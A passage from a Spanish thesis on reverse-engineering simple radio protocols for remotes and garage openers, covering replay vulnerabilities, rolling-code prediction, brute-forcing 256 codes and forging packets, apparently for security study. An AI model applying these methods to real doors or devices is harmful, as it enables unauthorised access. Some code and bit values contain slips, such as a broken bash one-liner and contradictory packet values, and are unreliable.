El objetivo inicial es identificar los campos que componen un paquete. El primer paso es identificar los bits que cambian en sucesivas transmisiones del mismo contenido (pulsar el mismo botón). Estos cambios serán provocados por algún contador cambiante[15] cuya función seguramente sea la de prevenir ataques de

[13] `https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm`
[14] Se suelen reservar muchos detalles por motivos de confidencialidad.
[15] Puede ser un contador secuencial, una serie aleatoria, la fecha actual...

repetición. Además, si hay otra sección que cambia siempre, generalmente al final del paquete, es posible que se trate de un *checksum*.

Otro dato que puede ayudar con la tarea de separar los campos es que algunos protocolos utilizan un preámbulo con bits de sincronización (`1010101010...`), que no se supone que deben ser decodificados como datos pero es posible que se detecten como tales (por ejemplo, *URH* los detecta como tales). Este preámbulo sirve para sincronizar los relojes de emisor y receptor y evitar errores de decodificación debidos a fallos al detectar un cambio de ciclo[16].

Si no hay datos cambiantes también se ha averiguado mucha información. En ocasiones, mucha más que si no los hubiera.

Por un lado, al enviarse siempre el mismo paquete, el protocolo está expuesto a ataques de repetición. Este tipo de ataques consiste en capturar una señal legítima y retransmitirla cuando se quiera realizar el ataque[17].

Por otro lado, si se quiere crear una señal propia siguiendo ese mismo protocolo para provocar acciones cuya señal no se ha podido capturar[18], como abrir una puerta cuando sólo se ha podido capturar la señal para cerrarla, la presencia de campos dependientes de un contador o un *checksum* dificultan enormemente la tarea si no se conoce el algoritmo usado para calcular sus valores. Sin embargo, esto no impide que los datos puedan seguir siendo capturados. Es decir, no garantizan la confidencialidad de los datos.

Para continuar la identificación de los campos se debe pulsar ahora un botón diferente al que se haya pulsado antes, para identificar los campos dependientes de ese botón. Se habla de botones, pero en realidad se trata de modificar cualquier variable con los datos que se puedan estar enviando (como temperatura o localización, si por ejemplo se trata del estudio de un sensor que envía datos a una base central).

Este paso se debe repetir hasta que se acaben los botones (o los valores de la variable correspondientes) o se consiga la información suficiente como para predecir el valor del siguiente cambio de variable. Por ejemplo, si se tiene un campo que toma valor `0001` cuando se pulsa el botón marcado con un 1 y `0010` para el botón marcado con un 2, cabría esperar que el botón marcado con un 3 envíe `0011`. Si es así, no es necesario decodificar el valor para el botón 4, 5, etc. Sin embargo, sí es recomendable hacer más pruebas para comprobar (o refutar) la teoría[19].

También se debe repetir este paso con cada una de las variables que se crea que pueden formar parte del paquete. Por ejemplo, muchos mandos de garajes tienen una opción para seleccionar el canal en el que se envía para evitar que se abran las puertas de los otros garajes. Al cambiar el valor del canal, ciertos bits del paquete cambian. Estos, pues, son los bits que determinan el canal y permiten al receptor (la puerta del garaje) saber si debe actuar o no. Samy Kamkar, en su herramienta *OpenSesame*, sólo necesita cambiar este valor en los paquetes que envía para abrir cualquier puerta de garaje de esas marcas [28].

Al acabar estos tres pasos se deberían tener identificados todos los campos. Si no es así y no se pueden identificar más variables que cambiar, se puede dar por hecho que este campo es de valor constante y dejar su significado como una incógnita. Lo más probable es que durante el proceso de diseño se planteara usar este campo pero más tarde se desechara la idea, o que se reutilicen las piezas para distintos aparatos y en el que se está estudiando se decidió no añadir valor a ese campo... En definitiva, es perfectamente válido tratar ese campo como un valor fijo si no se ha identificado otra variable que se corresponda con él.

Más tarde, cuando en el apartado 3.2.10.2 se sintetice la señal, se podrá comprobar si el cambio de valores en ese campo produce algún resultado inesperado; aunque, como ya se ha dicho, lo más probable es que sea

[16] Por ejemplo, Ethernet utiliza 7 octetos de 1 y 0 intercalados como preámbulo, más un octeto como delimitador de comienzo de datos.
[17] Se explican con más detalle en el apartado 3.2.10.1.
[18] Explicado con más detalle en el apartado 3.2.10.2.
[19] Al poderse predecir los valores de este campo no resultaría muy complicado automatizar las pruebas para comprobar que los valores son los esperados.

un campo sin usar.

Para recapitular, los pasos mencionados se pueden describir con el algoritmo 3.2.

```
   Entrada: Un array de bits con el contenido de un paquete
   Salida  : Una descripción del formato del paquete usado en el protocolo
   /* Paso 1: campos cambiantes con el mismo botón.                    */
 1 paquete_1 ← modificar_valor(A) ;
 2 paquete_2 ← modificar_valor(A) ;
 3 if paquete_1 ≠ paquete_2 then
 4 |   Anotar diferencias ;
 5 |   contador ← 0 ;
   |   /* El contador se usa para evitar un ciclo infinito. Si no se
   |      encuentra una correlación pronto, se debe proseguir con los
   |      siguientes campos, que pueden ayudar luego para descifrar este
   |      campo cambiante.                                             */
 6 |   while (No se encuentre un patrón) ∧(contador < 5) do
 7 |   |   paquete_2 ← modificar_valor(A) ;
 8 |   |   Estudiar diferencias entre paquete_1 y paquete_2;
 9 |   |   contador ← (contador + 1);
10 |   end
11 else
12 |   Anotar: protocolo vulnerable a ataques de repetición ;
13 end
   /* Paso 3: Identificar campos cambiantes al modificar diferentes
      variables. Las variables disponibles son un panel con botones, el
      canal, la posición...                                            */
14 foreach var ← Variables_disponible do
   |   /* Paso 2: Identificar los cambios al modificar el valor de la
   |      variable.                                                    */
   |   // Siempre se tiene paquete_1 como referencia
15 |   paquete_2 ← modificar_valor(var) ;
   |   /* Identificar posibles valores para este campo. Igual que antes, el
   |      contador impide un bucle infinito                            */
16 |   contador ← 0 ;
17 |   while (No se encuentre un patrón) ∧(contador < 5)∧ (queden valores posibles) do
18 |   |   paquete_2 ← modificar_valor(var) ;
19 |   |   Estudiar diferencias entre paquete_1 y paquete_2;
20 |   |   contador ← (contador + 1) ;
21 |   end
22 end
```

Algoritmo 3.2: Algoritmo propuesto para el estudio de un protocolo desconocido, siguiendo los pasos descritos en la sección 3.2.7.

Hay que tener en cuenta que un protocolo puede estar compuesto de varios paquetes (peticiones y respuestas). Por ejemplo, un modo de evitar los ataques de repetición es añadir un desafío al que el emisor debe responder correctamente para que el receptor acepte el paquete enviado. Este tipo de protocolos y otros más complejos pueden ser estudiados pensando en este intercambio de mensajes como una variable más, pero la dificultad suele ser demasiado alta como para que merezca la pena estudiar el protocolo, resultando más atractivo otro tipo de ataques, si fueran posibles, como *jam & reply*. No obstante, lo normal en las comunicaciones entre este tipo de dispositivos es que sus protocolos sean extremadamente sencillos[20].

[20] Al fin y al cabo, la premisa de este TFG es que estos protocolos no son seguros debido a su sencillez.

3.2.8 Ejemplo de protocolo

En este apartado se hablará sobre el protocolo *Protocolo de Estudio para Probar el Algoritmo (PEPA)*, inventado para ejemplificar diferentes escenarios que se pueden encontrar en el estudio de los sencillos aparatos que se tratan en este TFG, usando el método expuesto en la sección 3.2.7 y plasmado en el algoritmo 3.2. A cada versión presentada del PEPA va a irse mejorando la seguridad o la fiabilidad del protocolo, por lo que su complejidad irá aumentando (y, por ende, la dificultad de su estudio).

Los pasos se aplicarán a un mando ficticio con diez botones, etiquetados con las letras del alfabeto de la A a la J y cuatro selectores para cambiar el canal en el que se emite.

3.2.8.1 PEPA versión 1

Como se especifica en el algoritmo 3.2, el primer paso es capturar un paquete al pulsar un botón cualquiera. Para ir en orden, se elige el etiquetado con una A[21]. Al hacerlo, se recibe el paquete `0000 0011 10` (separado en *nibbles* para mejorar la legibilidad).

De hecho, se reciben varios paquetes seguidos, todos el mismo. Esto es muy común en los dispositivos que operan en bandas ISM con protocolos tan sencillos como este PEPAv1. La razón para repetir varias veces el mismo mensaje es que, como se explicó en la sección 2.4, en estas bandas se deben aceptar las interferencias que hubiera. Como no se tiene seguridad de que un sólo mensaje pudiera llegar al receptor, se envían varios seguidos (mientras se pulse el botón) para aumentar la probabilidad de que el receptor obtenga una señal lo suficientemente buena como para decodificar los datos.

Aunque el hecho de que en la primera captura haya varias veces el mismo mensaje sugiere que no hay secciones dinámicas en el protocolo, se pulsa otra vez el botón A y, sin sorpresa alguna, se captura el paquete `0000 0011 10`.

Al terminar este primer paso se ha obtenido la primera información valiosa: el protocolo es vulnerable a ataques de repetición.

Ahora se entra en el bucle de los pasos 2 y 3 (:14). Aquí se debe ir cambiando cada una de las variables disponibles (botón y selector de canal) y comparar los campos que cambian entre el paquete que ya se conoce (`0001 0011 10`) y el nuevo.

La primera variable a cambiar es el botón a pulsar. Al pulsar el botón B se captura el paquete `0010001110`. Como se ve, sólo ha cambiado el cuarto bit. Al pulsar otros dos botones aleatorios, H y J, se deduce el patrón:

```
Pulsación A    ->    0000 0011 10
Pulsación B    ->    0001 0011 10
Pulsación H    ->    0111 0011 10
Pulsación J    ->    1001 0011 10
```

Lo único que cambia son los cuatro primeros bits. De hecho, el cambio se realiza secuencialmente, siendo el primer botón (A) un 0 (0000), el segundo (B) un 1 (0001), el octavo (H) un 7 (0111) y el último (J) un 9 (1001). Así, al probar el botón C esperamos capturar el paquete `0010001110` y, efectivamente, es lo que se recibe.

[21] Aunque se podría haber empezado por la D, por ejemplo.

Ya se ha obtenido el significado de los cuatro primeros bits del PEPAv1. Ahora hay que identificar los bits que se corresponden con el canal (si es que se modifica algo). De nuevo, el paquete de referencia es el primero que se capturó, `0000001110`. Antes de apretar otra vez el botón A, se cambia el canal, cuyos selectores actualmente tienen las posiciones HHHL[22], a LHHL (se baja el primer selector).

Al capturar se obtiene el paquete `0000 0001 10`. El cuarto bit empezando por la derecha ha cambiado de valor... y hay cuatro selectores de canal. La intuición diría que, al cambiar las posiciones a HLHL se recibiría el paquete `0000 0010 10` y, efectivamente, esa es la cadena obtenida.

Ahora que se ha obtenido un nuevo campo, falta por identificar el significado de los dos bits que separan estos dos campos. Como no se puede identificar ninguna variable más, se da por hecho que son estables y siempre tendrán valor 0. En realidad, este mando ficticio comparte diseño con otro mando de la misma serie ficticia que tiene 3 botones adicionales. Estos tres botones necesitan 2 bits para ser codificados.

En definitiva, este protocolo tiene el siguiente formato:

```
Botón: 4 bits. Valores de 0 (botón A) a 9 (botón J).
Vacío: 2 bits a cero.
Canal: 4 bits. Dependen de la posición de los selectores de canal.

(BOT = botón; CAN = canal)
Campo:        BOT      CAN
Paquete:     XXXX 00 XXXX
```

3.2.8.2 PEPA versión 2

En esta nueva versión del protocolo se quiere mejorar la fiabilidad del PEPAv1. La intención es que sólo haga falta transmitir el mensaje una vez para garantizar que el receptor lo pueda decodificar, en lugar de repetirlo esperando que alguno llegue. Aparte de las mejoras técnicas necesarias para enviar una mejor señal, el PEPAv2 añade un preámbulo para la sincronización.

Para comenzar el nuevo estudio se repiten los mismos pasos, empezando por pulsar el mismo botón que antes, el A, y se estudia la señal capturada.

Esta vez no está la misma señal repetida varias veces, sino que hay una más larga. En concreto, los datos decodificados son `1010 1010 1010 1011 0000 0011 10`. Este parece el mismo paquete de antes precedido por tres *nibbles* de 1 y 0 alternados, más otro con valor `1011` que no se sabe aún a qué corresponde.

[22] H = High. L = Low. "High"significa que el interruptor está subido; mientras que "low"significa que está bajado.

Tras volver a pulsar el botón A se vuelve a recibir el mismo mensaje (incluyendo la misma serie de unos y ceros al principio), por lo que PEPAv2 sigue siendo vulnerable a ataques de repetición.

Al pulsar el botón B y ver que el paquete capturado, `1010 1010 1010 1011 0001 0011 10` es sospechosamente parecido al de PEPAv1 (obviando el principio), se predice que el paquete capturado al pulsar el botón B con el canal 3 será `1010 1010 1010 1011 0010 0000 11`. Y, efectivamente, ese es su valor. Sin embargo, la incógnita sobre los dos primeros octetos permanece. La naturaleza de los datos (una serie de 1 y 0 alternados) y su posición (justo al principio del paquete) hace pensar que se trata de un preámbulo para la sincronización con el receptor (de ahí que no haga falta enviar varios paquetes seguidos). Si esta teoría fuera cierta, el último *nibble* se correspondería con el delimitador de comienzo de datos, necesario para que el receptor sepa cuándo termina el preámbulo y comienzan los datos[23].

Este "nuevo"protocolo tiene el siguiente formato:

```
Preámbulo: 8 bits + 4 bits para el delimitador de comienzo de datos.
Botón: 4 bits. Valores de 0 (botón A) a 9 (botón J).
Vacío: 2 bits a cero.
Canal: 4 bits. Dependen de la posición de los selectores de canal.

(PRE = preámbulo; DELI = delimitador; BOT = botón; CAN = canal)
Campo:           PRE       DELI  BOT     CAN
Paquete:    1010 1010 1010 1011 XXXX 00 XXXX
```

3.2.8.3 PEPA versión 3

En la versión anterior de PEPA se arreglaron problemas de fiabilidad; pero en esta versión definitiva se abordan tanto problemas de fiabilidad, evitando que el mensaje se corrompa, y de seguridad, evitando los molestos ataques de repetición.

Para el primer objetivo, evitar la entrega de mensajes corruptos, PEPAv3 añade un campo nuevo al final del mensaje: el *checksum*. Su tamaño es de un *nibble* y almacena la suma (en bloques de un *nibble*[24]) de los bits. El cálculo se describe en el algoritmo 3.3. Aunque el algoritmo contempla la posibilidad de tener un mensaje que no sea múltiplo de la longitud de palabra, rellenando con 0 los *Most Significant Bytes (MSBs)*, se altera el campo de media palabra (2 bits) que en este modelo no se usa y siempre tiene valor `00`[25] para que ahora sea de una palabra (4 bits).

Para calcular los valores se ha escrito una pequeña orden en una línea de bash: `PKT="1101 0000 0000 1110"; (for bits in $PKT; do printf "%s\n"$((2#$str)) ; done) | awk 'BEGIN { acc = 0 } { acc = (acc + $1) }' END { printf "obase=2;%s\n",acc }' | bc | awk '{ printf "%04d\n",$1 }'` .

Por otro lado, para evitar los ataques de repetición se utiliza un número aleatorio de un octeto (dos palabras, en este sistema) que sigue una serie predefinida para el emisor y el receptor. Este es el modo de trabajo de los *rolling codes* (códigos cambiantes) que se usan en el mundo real precisamente para evitar este

[23] El receptor puede empezar a captar la señal cuando el preámbulo va por la mitad, por ejemplo; así que debe establecerse un modo saber cuándo acaba el preámbulo.

[24] Este mando ficticio usa un controlador (ficticio, por supuesto) muy curioso, cuyo tamaño de palabra es de 4 bits, por si no se había deducido todavía.

[25] Hay que recordar que sí se usa en otros modelos similares que usan el mismo protocolo.

Entrada: P [0..N]: Array con los bits del paquete (sin preámbulo).
Salida : checksum [1..4]: Array de bits con el *checksum* del paquete.

```
1 suma ← 0 ;
2 while P ≠ ∅ do
      /* Si no hay suficientes bits, la función binario_a_decimal se
         encargará de añadir 0 en los MSBs.                          */
3     dec ← binario_a_decimal( sacar_elems(P, 4) ) ;
4     suma ← suma + dec (mod N ) ;
5 end
6 checksum ← decimal_a_binario(suma) ;
```

Algoritmo 3.3: Algoritmo utilizado para calcular el *checksum* en PEPAv3.

tipo de ataques.

Al obtener un mensaje, el receptor compara el contador con el suyo y, si coinciden, admite la señal. Por su parte, el emisor incrementa su propio contador interno tras enviar un paquete. Para evitar que un fallo en la transmisión inutilice el sistema al completo (hasta que se envíen 256 señales[26]), el receptor admite un rango de error para el contador. En el caso del mando ficticio, el umbral es de 3. Es decir, siendo n el valor del contador del receptor, sólo acepta paquetes con un contador x tal que $\forall x \mid n - x \mid \leq 3$.

Para estudiar el protocolo, se vuelven a seguir los mismos pasos descritos en el algoritmo 3.2. En primer lugar, se captura un paquete tras pulsar el botón A, que resulta tener el valor `1010 1010 1010 1011 1101 0000 0000 1110 1011`.

Al pulsarse de nuevo el botón A se observa que el paquete ahora cambia: `1010 1010 1010 1011 1100 0000 0000 1110 1010`. Los *nibbles* quinto y último ya no tienen el mismo valor. En esta situación ya no se puede pasar tan fácilmente a la siguiente etapa; pues hay que intentar deducir cuál es el patrón para este cambio. El último campo seguramente sea un *checksum*, así que se obvia su valor para centrarse primero en el quinto campo, que se deduce que es algún contador para evitar los ataques de repetición. Tras pulsar varias veces el botón, su valor obtienen los siguientes valores:

```
1101
1100
1111
1110
0001
0000
```

Con estos seis valores ya se puede intentar aplicar ingeniería inversa a esta serie. Para ello, se intenta buscar un patrón en los cambios entre un número y el siguiente. Los cálculos realizados se muestran en la tabla 3.1.

Claramente el cambio se alterna entre sumar 3 y restar 1. Se predice que el siguiente valor del contador será `0011` (el anterior, más 3); y, efectivamente, al pulsar el botón de nuevo, se recibe ese valor. Cualquier término de la serie se calcula como $n_i = \begin{cases} n_{i-1} - 1, & \text{si } n_{i-1} \text{ es impar} \\ n_{i-1} + 3, & \text{si } n_{i-1} \text{ es par} \end{cases}$. También se ha escrito un pequeño código en Python para calcular esta serie, mostrado en el listado 3.7, que produce la siguiente salida:

[26] Lo idóneo sería usar una serie que se distribuya uniformemente. Si el código tiene n bits, la serie debería pasar por los 2^n valores posibles antes de que se repita algún elemento.

Tabla 3.1: Cálculos para intentar deducir un patrón en el contador de PEPAv3

Representación en binario	Representación en decimal	Diferencia con el anterior
1101	13	-
1100	12	-1
1111	15	+3
1110	14	-1
0001	1	+3
0000	0	-1

```
$ ./calcular.py
5
4
7
6
9
8
11
10
13    <--- Primer código encontrado al pulsar el botón
12
15
14
1
0
3
2
5     <--- Vuelve a repetirse
4
```

Listado 3.7: Código para calcular la serie usada en PEPAv3

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

i = 2
mod = pow (2, 4)
cont = 0
while cont < mod:
        if (i % 2) == 0:
                i += 3
        else:
                i -= 1

        i %= mod
        cont += 1
        print (i)
```

Si, a pesar de los intentos, no se pudiera sacar ninguna información en claro, se podrían hacer dos cosas: capturar una señal y repetirla cuando el contador complete un ciclo (en este caso, tras 255 pulsaciones), lo que puede llevar mucho tiempo, o enviar todos los códigos posibles (256 códigos se transmiten enseguida) hasta que se llegue al correcto.

Tras conseguir el valor del contador se tienen todas las variables para calcular el código de detección de errores. Existen diferentes técnicas para detectar y corregir errores, como repetir varias veces el mismo mensaje (usado en PEPAv1) o unos bits de paridad [65]. Hay que recordar que estos dispositivos suelen tener una potencia de cálculo bastante baja (igual que su memoria disponible), por lo que los procesamientos no son realmente complejos. Por eso hay que pensar que no se usarán funciones criptográficas, como un *hash* seguro[27], lo que reduce el espacio de búsqueda de posibles métodos usados. Los candidatos más prometedores son:

Bit de paridad Consiste en añadir un bit para mantener la cantidad de 1 en el paquete en un número par (o impar, según se quiera establecer). Por ejemplo, con una paridad *par* y los datos `111`, el bit de paridad sería un `1`; mientras que si los datos fueran `101` el bit de paridad sería `0`.

Checksum Suma de las palabras del mensaje (en este caso, 4 bits) módulo n (la longitud de la palabra).

CRC Mecanismo un poco más complejo que un *checksum* que realiza una tarea similar: se realiza una división iterativa con los datos y se obtiene un polinomio que permite detectar errores de transmisión [66].

Averiguar cuál de estos métodos es el utilizado es muy sencillo: sólo hay que probar todos los métodos posibles y ver cuál da el resultado esperado. En este caso, se prueban los métodos descritos anteriormente y se concluye que el usado es el del cálculo del *Checksum*.

Para continuar con el algoritmo 3.2, se estudia el cambio en los paquetes al cambiar las variables (canal y botón), con los mismos resultados que en PEPAv1 y PEPAv2; y se concluye que este el formato de los paquetes es el que sigue:

```
Preámbulo: 8 bits + 4 bits para el delimitador de comienzo de datos.
Botón: 4 bits. Valores de 0 (botón A) a 9 (botón J).
Vacío: 2 bits a cero.
Canal: 4 bits. Dependen de la posición de los selectores de canal.

(PRE = preámbulo; DELI = delimitador; CONT = contador
; BOT = botón; CAN = canal; CHK = checksum)
Campo:           PRE       DELI CONT  BOT       CAN  CHK
Paquete:    1010 1010 1010 1011 XXXX XXXX 0000 XXXX XXXX
```

Como se puede comprobar, para transmitir 10 bits de datos, (4 para el canal, otros 4 para el botón pulsado y 2 más para los botones extra del otro modelo) PEPAv1 utiliza 10 bits, aunque debe repetirlos varias veces para asegurarse de que llegan; PEPAv2 utiliza 26, repetidos una sola vez; y PEPAv3 utiliza 34 bits. Esto supone casi un 70 % de bits que no se usan para transmitir información *per se*, sino que garantizan la correcta transmisión de la misma.

[27] En realidad es indiferente el método que se use para darle valor a este campo, ya que no se pretende realizar ninguna operación criptográfica (ni cifrar ni autentificar), pero saber que lo más probable es que no se use una función *hash* limita enormemente el espacio de candidatos.

El hecho de que esta información sea la pulsación de un botón, añadido a que normalmente los protocolos usan muchos más bits para controlar la transmisión correcta (por ejemplo, sólo el preámbulo de Ethernet tiene 24 bits incluyendo el *MCD*),suele inclinar la balanza por protocolos más sencillos que no implementan ningún mecanismo de autentificación ni confidencialidad. Como ya se ha mencionado, PEPA (en sus tres versiones) es un protocolo diseñado específicamente para poder ser estudiado sin problemas y demostrar el algoritmo 3.2 propuesto para realizar estos estudios; pero en la vida real los protocolos realmente pueden llegar a ser tan sencillos como PEPAv1. De hecho, un protocolo de este tipo se va a explicar en la sección 3.2.9.

3.2.9 Protocolo usado por EM_MAN-001

Retomando el estudio del mando EM_MAN-001, se va a aplicar ahora el algoritmo 3.2 en este dispositivo. Pero primero es necesaria una descripción física del mando para poder identificar las posibles variables que haya. La figura 3.1 es una imagen del mando que puede resultar de ayuda para seguir la descripción.

En la parte frontal del mando hay ocho botones organizados en dos columnas iguales, etiquetados como "1", "2", "3ƨ "4ƨ un selector con cuatro posiciones: I, II, III y IV. Al abrir la tapa trasera, donde se aloja la pila, para inspeccionar el interior del mando se encuentra una pequeña ruleta con 16 posiciones, que se utilizan para establecer el flujo de emisión. Además, en la parte interior de la tapa que se ha quitado, hay una tabla impresa con la disposición de los botones y el selector para controlar el identificador del canal. La transcripción se encuentra en la tabla 3.2.

Tabla 3.2: Transcripción de la tabla impresa en la parte interior de la tapa del mando EM_MAN-001.

	I	II	III	IV
1	1	5	9	13
2	2	6	10	14
3	3	7	11	15
4	4	8	12	16

Se han encontrado, por tanto, tres variables: los botones, el selector y la ruleta. Gracias a la tabla se puede saber cómo interpretar la conjunción de los botones y el selector, con 16 valores posibles. Además, se sabe que, para los cuatro botones hay dos valores (uno por cada columna): encender (columna de la izquierda) y apagar (columna de la derecha). También hay que tener en cuenta un botón adicional etiquetado .ᴬLL"que apaga los 4 elementos disponibles en el canal (la posición actual del selector) transmitiendo todas las señales correspondientes a esos 4 botones. Con estos datos, se puede predecir que el protocolo tendrá como mínimo 9 bits:

```
Flujo (ruleta): 16 posiciones -> 4 bits
Canal (botón + selector, mostrado en la tabla): 16 combinaciones -> 4 bits
Acción (columna del botón): 2 posibilidades -> 1 bit
```

Para designar los botones pulsados se usará el formato `<ON | OFF><botón 0-4>-<selector I-IV>@<flujo A-P>`.

3.2.9.1 Aplicación del algoritmo 3.2

Se utiliza ahora el diagrama de GNURadio realizado en la sección 3.2.5.2 para facilitar la recolección de los datos. Al pulsar por primera vez el botón $ON1 - I@J$ (el de más arriba en la columna de la izquierda, con el selector puesto en el 1 y el flujo J) se recibe el paquete `0100 0001 0000 0000 0001 0101`

0[28]. El paquete consta de 25 bits. Como esta es una cantidad impar y las palabras a las que trabajan los procesadores suelen ser múltiplos de dos, es bastante posible que haya un bit extra al principio o al final para avisar al receptor de que la transmisión ha empezado (o terminado). En cualquier caso, de eso ya habrá que preocuparse después.

Cuando se apretó este botón se recibió una cadena continua de paquetes idénticos [29], lo que sugiere que se trata de un protocolo de tipo PEPAv1, por lo que será vulnerable a ataques de repetición. Sin embargo, para no adelantar acontecimientos, se pulsa de nuevo este mismo botón; y, efectivamente, se captura el mismo paquete.

Ya se sabe que este mando *es vulnerable a ataques de repetición*. En la sección 3.2.10.1 se pondrá en práctica este método de ataque para ver que, efectivamente, los receptores la aceptan como legítima.

El siguiente paso es caracterizar cada uno de los campos que hay en el protocolo, cambiando los valores de las variables disponibles (acción, canal y flujo).

Para empezar, se modifica el valor del canal cambiando el botón pulsado. Al pulsar el botón $ON2 - I@J$ se recibe el paquete `0100 0001 0100 0000 0001 0101 0`. El único cambio que ha habido es el tercer *nibble*. Como se tienen cuatro botones, sólo se necesitan 2 bits para determinar cuál se ha pulsado. Para identificar el segundo bit (presumiblemente, uno de los contiguos) se pulsa ahora el botón $ON3 - I@J$; y se recibe, sorprendentemente, el paquete `0100 0001 0001 0000 0001 0101 0`. El botón está definido no por dos bits, sino por un *nibble* completo. A medida que se vaya profundizando en el protocolo se irá acrecentando más la teoría de que un 0 lógico no se corresponde con un 0 en la señal digital, sino con dos. Del mismo modo, un 1 se representa con la señal 01. No se sabe por qué se realiza esta peculiar transformación, pero es indiferente a la hora de aplicar la ingeniería inversa[30].

En definitiva, se ha conseguido localizar el primer campo, el de los botones, que se corresponde con la primera mitad del canal. Su lugar es el tercer *nibble* y sus valores lógicos son: para el primer botón, `00`; para el segundo, `10`; el tercero es `01`; y, el cuarto `11`.

De momento, se sabe que el protocolo tiene el formato mostrado en el listado 3.8.

Listado 3.8: Información obtenida sobre el protocolo del mando EM_MAN-001 tras analizar los cambios al variar de botón.

```
1  # BOT: Botón (dos bits -> 4 posibilidades): 00 (1), 10 (2), 01 (3) y 11 (4)
2
3  Boton       Ruleta   Selector          Bits
4  #                                          BOT
5  'ON / 1'     'I'       'J'              0100 0001 0000 0000 0001 0101 0
6  'ON / 2'     'I'       'J'              0100 0001 0100 0000 0001 0101 0
7  'ON / 3'     'I'       'J'              0100 0001 0001 0000 0001 0101 0
8  'ON / 3'     'I'       'J'              0100 0001 0101 0000 0001 0101 0
9
10 # Formato del paquete:
11 #            BOT
12 # XXXX XXXX 0X0X XXXX XXXX XXXX X
```

[28] Igual que se ha hecho hasta ahora, se separa en *nibbles* para facilitar su lectura.

[29] Esto se puede comprobar al ver el vídeo subido al blog personal que ya se ha mencionado anteriormente, subido en https://foo-manroot.github.io/assets/posts/2017-11-18-gnuradio-ook/Screencast-flowgraph_decoding.webm.

[30] Puede que en algún paso de la decodificación se haya hecho alguna interpretación diferente a la que hicieron quienes realizaron el diseño; pero al final lo único que importa es que, al llegar la misma señal, se extraiga la misma información (acción, canal y flujo).

Continuando con el paso 2 del algoritmo (:14), se cambia ahora el valor del selector a la posición II, enviando la señal $ON2 - II@J$. El valor capturado esta vez es `0100 0001 0100 0100 0001 0101 0`. Sólo hay un cambio en el cuarto *nibble*. De hecho, igual que pasaba con los botones, el primer valor (el botón 1, o la posición I, en este caso) era el `0000` y el segundo es `1000`. Si se mantiene el patrón, se espera que el canal III tenga valor `0010`, cosa que se comprueba al capturar un paquete $ON2 - III@J$. Esta nueva información se ve reflejada en el listado 3.9.

Listado 3.9: Información obtenida sobre el protocolo del mando EM_MAN-001 tras analizar los cambios al variar el selector.

```
# BOT: Botón (dos bits -> 4 posibilidades): 00 (1), 10 (2), 01 (3) y 11 (4)
# SEL: Selector (dos bits -> 4 posibilidades): 00 (I), 10 (II), 01 (III) y 11 (IV)

Boton      Selector   Ruleta           Bits
#                                                BOT  SEL
'ON / 1'     'I'        'J'              0100 0001 0000 0000 0001 0101 0
'ON / 2'     'I'        'J'              0100 0001 0100 0000 0001 0101 0
'ON / 3'     'I'        'J'              0100 0001 0001 0000 0001 0101 0
'ON / 3'     'I'        'J'              0100 0001 0101 0000 0001 0101 0
# ---- Pruebas con el selector ----------------------------------------
'ON / 2'     'I'        'J'              0100 0001 0100 0000 0001 0101 0
'ON / 2'    'II'        'J'              0100 0001 0100 0100 0001 0101 0
'ON / 2'   'III'        'J'              0100 0001 0100 0001 0001 0101 0

# Formato del paquete:
#            BOT  SEL
# XXXX XXXX 0X0X 0X0X XXXX XXXX X
```

Se prosigue con la siguiente variable: la ruleta. Hasta ahora ha estado en la posición J; pero se cambia a la E para comprobar qué partes del paquete cambian. Mientras que con $ON2 - I@J$ se recibía `0100 0001 0100 0000 0001 0101 0`, al pulsar $ON2 - I@P$ se recibe `0101 0101 0100 0000 0001 0101 0`, con diferencias en los dos primeros *nibbles*. Esto resulta coherente con el número de bits necesarios para codificar las 16 posiciones (4 bits) y el hecho de que, por alguna razón desconocida, siempre se intercala un 0 entre un bit de datos y el siguiente. Si se eliminan estos 0 redundantes, la letra J se codifica como `1001`, el número 9. Resulta que la letra es la décima letra del abecedario[31] y la P es la decimosexta letra del abecedario y tiene valor `1111`, 15. Se deduce que el valor emitido no es más que la posición de la letra en el abecedario (empezando a contar desde el 0).

Para comprobarlo, se espera recibir el valor `0100`, 4, para la quinta letra del abecedario (la E). Por ello se pulsa $ON2 - I@E$ y se obtiene lo que se predijo: `0001 0000 0100 0000 0001 0100 0`.

Tras los nuevos avances, mostrados en el listado 3.10, ya casi se ha terminado de desentrañar el significado del protocolo.

Listado 3.10: Información obtenida sobre el protocolo del mando EM_MAN-001 tras analizar los cambios al variar la ruleta.

[31] En la ruleta hay marcas con las letras de la A a la P. Por eso se realiza esta conexión.

```
# BOT: Botón (dos bits -> 4 posibilidades): 00 (1), 10 (2), 01 (3) y 11 (4)
# SEL: Selector (dos bits -> 4 posibilidades): 00 (I), 10 (II), 01 (III) y 11 (IV)
# RUL: Ruleta (cuatro bits -> 16 posibilidades): 0000 (A), 0001 (B), ..., 1111 (P)

Boton      Selector   Ruleta           Bits
#                                        RUL      BOT  SEL
'ON / 1'     'I'        'J'              0100 0001 0000 0000 0001 0101 0
'ON / 2'     'I'        'J'              0100 0001 0100 0000 0001 0101 0
'ON / 3'     'I'        'J'              0100 0001 0001 0000 0001 0101 0
'ON / 3'     'I'        'J'              0100 0001 0101 0000 0001 0101 0
# ---- Pruebas con el selector ----------------------------------------
'ON / 2'     'I'        'J'              0100 0001 0100 0000 0001 0101 0
'ON / 2'    'II'        'J'              0100 0001 0100 0100 0001 0101 0
'ON / 2'   'III'        'J'              0100 0001 0100 0001 0001 0101 0
# ---- Pruebas con la ruleta ------------------------------------------
'ON / 2'     'I'        'J'              0100 0001 0100 0000 0001 0101 0
'ON / 2'     'I'        'P'              0101 0101 0100 0000 0001 0101 0
'ON / 2'     'I'        'E'              0001 0000 0100 0000 0001 0101 0

# Formato del paquete:
#    RUL      BOT  SEL
# 0X0X 0X0X 0X0X 0X0X XXXX XXXX X
```

Ya sólo queda una variable: el tipo de acción (ON / OFF, columna izquierda / columna derecha). Como sólo tiene dos valores posibles, para lo que basta con un bit, habrá que tomar el resto como constantes, si es que no cambian tras pulsar este nuevo botón.

